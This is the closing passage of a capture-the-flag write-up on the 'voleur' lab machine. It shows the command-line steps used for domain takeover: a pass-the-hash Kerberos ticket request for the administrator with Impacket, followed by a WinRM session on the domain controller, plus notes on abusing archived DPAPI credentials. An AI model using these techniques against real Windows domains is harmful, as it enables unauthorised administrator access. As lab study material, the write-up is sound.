…/voleur/Backups ✗ faketime -f '+8h' getTGT.py -hashes :e656e07c56d831611b577b160b259ad2 voleur.htb/administrator
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache

…/voleur/Backups ❯ export KRB5CCNAME=$(pwd)/administrator.ccache

…/voleur/Backups ❯ faketime -f '+8h' evil-winrm -i dc.voleur.htb -r VOLEUR.HTB
Root flag. The DPAPI part is what I’ll remember from this one. A deleted user’s saved credentials sitting in an archived profile, still intact, still decryptable. IT archived Todd’s profile instead of wiping it and that single mistake handed over Jeremy.
Tagged: ntlm-disableddpapireanimate-tombstonekerberoastingwindows